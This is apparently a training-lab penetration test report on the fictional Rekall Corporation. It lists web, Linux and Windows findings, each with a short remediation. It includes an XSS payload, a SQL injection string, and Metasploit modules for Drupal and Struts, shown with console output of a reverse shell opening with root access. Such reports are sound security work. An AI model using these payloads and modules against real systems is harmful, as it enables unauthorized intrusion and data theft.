



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	Error! Bookmark not defined.
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	FastChips, LLC
Contact Name	Chirag Shah
Contact Title	

Document History

Version	Date	Author(s)	Comments
001	4/24/2023	Chirag Shah	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Data input verification on web application, some input fields properly verified data
- User: Administrator on Windows machine has a complex password that was unable to be compromised by using John the Ripper.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

Web App Vulnerabilities:

- Login credentials exposed on web application
- XSS Stored and Reflected vulnerabilities
- sensitive data (robots.txt) accessible on web application
- Local file inclusion vulnerability
- SQL injection vulnerability

Linux Vulnerabilities:

- SSH user information readily available on who.is
- nmap scan shows CVE-2019-6340 Drupal vulnerability
- HTTP port vulnerable to exploit
- weak user password
- privilege escalation vulnerability

Windows Vulnerabilities:

- Password hash posted on github
- confidential .txt file accessible from web browser
- Nmap scan reveals SLMail vulnerability
- Anonymous FTP login vulnerability
- Kiwi vulnerability to expose password ntlm hashes
- DCSync exploitable to view Administrator password hash
- Windows PSEXEC Vulnerability (SMB)

Executive Summary

During the penetration test of Rekall Corp, multiple vulnerabilities were exposed and exploited to gain access to Rekall Corp's network. Vulnerabilities were discovered on the web application, on the Linux server, as well as multiple Windows machines.

Testing of Rekall Corp's web application revealed that it was vulnerable to Local File Inclusion, allowing a file to be uploaded to the webpage and run a script to reveal sensitive data. The web application was also vulnerable to XSS Reflected and Stored attacks, the Comments page allowed the stored xss attack, and the home page allowed for an xss reflected attack. SQL Injection attack was used on the login page to expose sensitive information. Administrator login credentials were easily viewable on the login page, and the files robots.txt and vendors.txt exposed DNS Check vulnerability.

Testing of Rekall Corp's Linux server revealed that it was vulnerable to SSH due to weak password, and user information readily available online. Nmap scans also revealed multiple Drupal and HTTP vulnerabilities, which were exploited to gain access to the server and escalate privileges to root level.

The Windows machines were tested to reveal several open ports, including FTP on port 21 and SLMail on port 110. Login credentials were readily available on github, and these stolen credentials were used to gain access to the Windows machines. Sensitive data was viewable from a web browser, and Kiwi was utilized to expose multiple user password hashes, including Administrator. Compromised login credentials were used to gain access to the Domain Controller and escalate privileges to SYSTEM level.

Summary Vulnerability Overview


Vulnerability	Severity
Login Credentials exposed on Web Application	Critical
Web Application vulnerable to Stored and Reflected XSS Attacks	High
Sensitive Data accessible on Web Application	Medium
Web Application Vulnerable to Local File Inclusion Attacks	Critical
Web Application Vulnerable to SQL Injection Attacks	Critical
SSH User Information Exposed on Internet (who.is)	Critical
Nmap Scan Exposes Drupal Vulnerability	Critical
Struts - CVE-2017-5638 HTTP Port Vulnerability	High
Weak User Password	Critical
Sudoers Exploit Used to Escalate Privileges to Root	Critical
Windows Machine Username and Password Hash posted on Github	Critical
Sensitive Data (.txt) Accessible from Web Browser	Medium
Windows PSEXec Vulnerability	Critical
Anonymous FTP Login Vulnerability (Port 21)	Critical
Kiwi Exploit To Expose Password Hashes	High
DCSync Exploitable to view Administrator Password Hash	High
SLMail Vulnerability (SMB)	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.35 172.22.117.10 172.22.117.20
Ports	21, 22, 80, 8080, 110

Exploitation Risk	Total
Critical	11
High	4
Medium	2
Low	0


Vulnerability Findings


Vulnerability 1	Findings
Title	Login Credentials Exposed on Web Application
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Login credentials for Admin were in plain view on the login page. Simply highlighting the page revealed the username as well as the password.
Images	
Affected Hosts	192.168.14.35
Remediation	Remove login credential information from HTML file.

Vulnerability 2	Findings
Title	Web Application Vulnerable to Stored and Reflected XSS Attacks
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High


Description	XSS Reflected Vulnerability exploited by entering <script>alert</script> in the Name field on the home page. The XSS Stored Vulnerability can be exploited by entering the same command in the Comments section of the web application.
Images	 <p>The screenshot shows the Rekall Corporation website. The header includes the company logo and navigation links: Home, About Rekall, Welcome (active), VR Planner, and Login. The main content area features a 'Welcome!' message and a 'Begin by entering your name below!' prompt with a text input field and a 'GO' button. To the right, there are two featured sections: 'Adventure Planning' with a mountain icon and 'Location Choices' with a city icon. Below the welcome message, the text 'CONGRATS, FLAG 1 is f76sdfkg6sjf' is displayed, indicating a successful XSS attack. Further down, another message reads 'CONGRATS, FLAG 3 is sd7fk1nctx'. At the bottom, there is a large red rectangular area, likely a placeholder for a comment or a warning message. The footer contains a 'Submit' button, a 'Add:' checkbox, a 'Show all:' checkbox, a 'Delete:' checkbox, and a green message: 'Your entry was added to our blog!'.</p>
Affected Hosts	192.168.14.35
Remediation	Input validation to prevent the running of a script in the data input field.

Vulnerability 3	Findings
Title	Sensitive Data (robots.txt) accessible on Web Application
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Medium


Description	Navigating to the Disclaimer page of the web application and editing the end of the address field to page=robots.txt reveals unintended information.
Images	
Affected Hosts	192.168.14.35
Remediation	Move sensitive data files to different directory so they cannot be accessed from the web application.

Vulnerability 4	Findings
Title	Local File Inclusion Vulnerability
Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Vulnerability exploited by uploading a local .php file into the Planner page.
Images	
Affected Hosts	192.168.14.35
Remediation	Restrict uploading of files to allow only requested file types and prevent uploaded files from being able to execute directly.


Vulnerability 5	Findings
Title	SQL Injection Vulnerability

Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	Critical
Description	Inputting OR '1=1 in the password field of the login page results in a successful SQL Injection Vulnerability Exploit.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement input validation to disallow direct input.

Vulnerability 6	Findings
Title	SSH User Information Readily Available online (Port 22)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Online search for totalrekall.xyz reveals registrar data, including sshUser Information.


<p>Images</p>	
<p>Affected Hosts</p>	<p>totalrekall.xyz domain</p>
<p>Remediation</p>	<p>Remove or modify company information to hide specific user data, especially user ssh credentials.</p>

Vulnerability 7	Findings
<p>Title</p>	<p>Nmap Scan shows CVE-2019-6340 Drupal Vulnerability</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Linux OS</p>
<p>Risk Rating</p>	<p>Critical</p>
<p>Description</p>	<p>Aggressive NMAP scan reveals this machine to be running an exploitable Drupal vulnerability. Used Metasploit module exploit/unix/webapp/drupal_restws_unserialize to exploit vulnerability and gain access to machine.</p>


<p>Images</p>	 <pre> HOP RTT ADDRESS 1 0.03 ms 192.168.13.12 Nmap scan report for 192.168.13.13 Host is up (0.000024s latency). Not shown: 999 closed tcp ports (reset) PORT STATE SERVICE VERSION 80/tcp open http Apache httpd 2.4.25 ((Debian)) _http-server-header: Apache/2.4.25 (Debian) _http-robots.txt: 22 disallowed entries (15 shown) _core/ /profiles/ /README.txt /web.config /admin/ _comment/reply/ /filter/tips /node/add/ /search/ /user/register/ _user/password/ /user/login/ /user/logout/ /index.php/admin/ _index.php/comment/reply/ _http-generator: Drupal 8 (https://www.drupal.org) _http-title: Home Drupal CVE-2019-6340 MAC Address: 02:42:C0:A8:0D:0D (Unknown) Device type: general purpose Running: Linux 4.X 5.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 OS details: Linux 4.15 - 5.6 Network Distance: 1 hop TRACEROUTE HOP RTT ADDRESS 1 0.02 ms 192.168.13.13 meterpreter > gethostname [-] Unknown command: gethostname meterpreter > Interrupt: use the 'exit' command to quit meterpreter > getuid Server username: www-data meterpreter > </pre>
<p>Affected Hosts</p>	<p>192.168.13.13</p>
<p>Remediation</p>	<p>Block scans of machines on the network, apply updates and security patches to minimize exploitable vulnerabilities.</p>


Vulnerability 8	Findings
<p>Title</p>	<p>Struts - CVE-2017-5638 TCP Reverse Shell Vulnerability (Port 80)</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Linux OS</p>
<p>Risk Rating</p>	<p>High</p>
<p>Description</p>	<p>Used msfconsole with module exploit/multi/http/struts2_content_type_ognl to exploit struts vulnerability and gain access to the machine.</p>

Images	<pre> msf6 exploit(multi/http/struts2_content_type_ognl) > set RHOSTS 192.168.13.12 RHOSTS => 192.168.13.12 msf6 exploit(multi/http/struts2_content_type_ognl) > set LHOST 192.168.13.1 LHOST => 192.168.13.1 msf6 exploit(multi/http/struts2_content_type_ognl) > run [*] Started reverse TCP handler on 192.168.13.1:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http/struts2_content_type_ognl) > [*] Meterpreter session 1 opened (192.168.13.1:4444 -> 192.168.13.12:36192) sessions -l Active sessions -- Id Name Type Information Connection -- 1 meterpreter x64/linux root @ 192.168.13.12 192.168.13.1:4444 -> 192.168.13.12:36192 (192.168.13.12) msf6 exploit(multi/http/struts2_content_type_ognl) > session 1 [-] Unknown command: session msf6 exploit(multi/http/struts2_content_type_ognl) > sessions 1 [*] Starting interaction with 1... meterpreter > whoami [-] Unknown command: whoami meterpreter > getuid Server username: root meterpreter > </pre>
Affected Hosts	192.168.13.12
Remediation	Apply updates and security patches to minimize exploitable vulnerabilities.

